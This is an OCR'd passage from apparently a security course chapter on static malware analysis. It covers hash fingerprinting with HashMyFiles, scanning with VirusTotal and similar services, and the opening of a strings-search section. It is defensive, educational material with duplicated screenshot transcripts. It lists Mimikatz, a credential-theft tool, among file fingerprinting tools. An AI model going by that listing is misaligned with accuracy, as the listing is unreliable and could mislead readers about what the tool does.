msadcor.dll	598be731e4bf9660aa...	4a4fb52492ec4...	5bffd8f7	7a77fee8d63257...	4c6d13ccdc2907f...	ad9063cbfc868ac18c865...	C:\Program Files\C
msado21.tlb	ba49673f5c414a2f406...	c1eff97984bac8...	7f638556	468337da4b491...	9385428996ffb26...	be05467dc7c4cf05f0547...	C:\Program Files\C

5 file(s)

https://www.nirsoft.net

File Fingerprinting Tools

- Mimikatz (*https://github.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://sourceforge.net*)
- MD5sums (*http://www.pc-tools.net*)
- tools4noobs - Online hash calculator (*https://www.tools4noobs.com*)

File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.


These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5) and Secure Hash Algorithm 1 (SHA-1) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.



Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
cef_100_percent....	b28df0d3be1f093f8a...	d1f004cf1714b...	24daeafd	bb46bfbbdec7f...	142072fc166c4d0...	c001bb3574f374bc07574...	C:\Program Files\A
AdobeXMP.dll	ba17bed8defaa7a96d...	bd2c8ec633020...	25c68c65	fb07e06a28e777...	b206c0609dccc1...	75e829e2c868440f0815a...	C:\Program Files\A
wab32.dll	82f22ed78042c4bd35...	0e3de6e95136a...	81204e48	0b4eaea359479...	cdf78a38b27a80c...	0bbdf70bf01f20857408a...	C:\Program Files\C
msadcor.dll	598be731e4bf9660aa...	4a4fb52492ec4...	5bffd8f7	7a77fee8d63257...	4c6d13ccdc2907f...	ad9063cbfc868ac18c865...	C:\Program Files\C
msado21.tlb	ba49673f5c414a2f406...	c1eff97984bac8...	7f638556	468337da4b491...	9385428996ffb26...	be05467dc7c4cf05f0547...	C:\Program Files\C

5 file(s)

Figure 7.70: Screenshot of HashMyFiles

Some additional file fingerprinting tools are as follows:

- Mimikatz (*https://github.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://github.com*)
- MD5sums (*http://www.pc-tools.net*)
- tools4noobs - Online hash calculator (*https://www.tools4noobs.com*)

Static Malware Analysis: Local and Online Malware Scanning


- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

Local and Online Malware Scanning Tools

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

VirusTotal

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.


VirusTotal - File - 31df00846a28f
virustotal.com/gui/file/31df00846a28f7d7be9437782a1d947074d5b5611092843c197f8e24b8c662cc?nocache=1
31df00846a28f7d7be9437782a1d947074d5b5611092843c197f8e24b8c662cc
Sign in
Sign up
59
/ 69
Community Score
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY

59 security vendors and no sandboxes flagged this file as malicious

31df00846a28f7d7be9437782a1d947074d5b5611092843c197f8e24b8c662cc
Test.exe
assembly peexe
23.50 KB Size
2022-04-04 11:25:47 UTC a moment ago

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.MSIL.Bladabindi.AA7CF336
AhnLab-V3	Win-Trojan/Zbot.24064	ALYac	Generic.MSIL.Bladabindi.AA7CF336
Antiy-AVL	Trojan/Generic.ASBOL.A8F4	Arcabit	Generic.MSIL.Bladabindi.AA7CF336
Avast	MSIL:Agent-DRD [Trj]	AVG	MSIL:Agent-DRD [Trj]
Avira (no cloud)	TR/Dropper.Gen7	Baidu	MSIL.Backdoor.Bladabindi.a
BitDefender	Generic.MSIL.Bladabindi.AA7CF336	BitDefenderTheta	Gen:NN.ZemsilF.34588.bmW@a
Bkav Pro	W32.FamVT.binANHb.Worm	CAT-QuickHeal	Trojan.Generic.TRFH5

https://www.virustotal.com

Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.


VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.


VirusTotal - File - 31df00846a28f
virustotal.com/gui/file/31df00846a28f7d7be9437782a1d947074d5b5611092843c197f8e24b8c662cc?nocache=1
31df00846a28f7d7be9437782a1d947074d5b5611092843c197f8e24b8c662cc
Sign in
Sign up
59
/ 69
?
Community Score
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY

59 security vendors and no sandboxes flagged this file as malicious

31df00846a28f7d7be9437782a1d947074d5b5611092843c197f8e24b8c662cc
Test.exe
assembly peexe

23.50 KB
Size

2022-04-04 11:25:47 UTC
a moment ago

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.MSIL.Bladabindi.AA7CF336
AhnLab-V3	Win-Trojan/Zbot.24064	ALYac	Generic.MSIL.Bladabindi.AA7CF336
Antiy-AVL	Trojan/Generic.ASBOL.A8F4	Arcabit	Generic.MSIL.Bladabindi.AA7CF336
Avast	MSIL:Agent-DRD [Trj]	AVG	MSIL:Agent-DRD [Trj]
Avira (no cloud)	TR/Dropper.Gen7	Baidu	MSIL.Backdoor.Bladabindi.a
BitDefender	Generic.MSIL.Bladabindi.AA7CF336	BitDefenderTheta	Gen:NN.ZemsilF.34588.bmW@am
Bkav Pro	W32.FamVT.binANHb.Worm	CAT-QuickHeal	Trojan.Generic.TRFH5

Figure 7.71: Screenshot of VirusTotal

Some additional local and online malware scanning tools are as follows:

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

Static Malware Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file

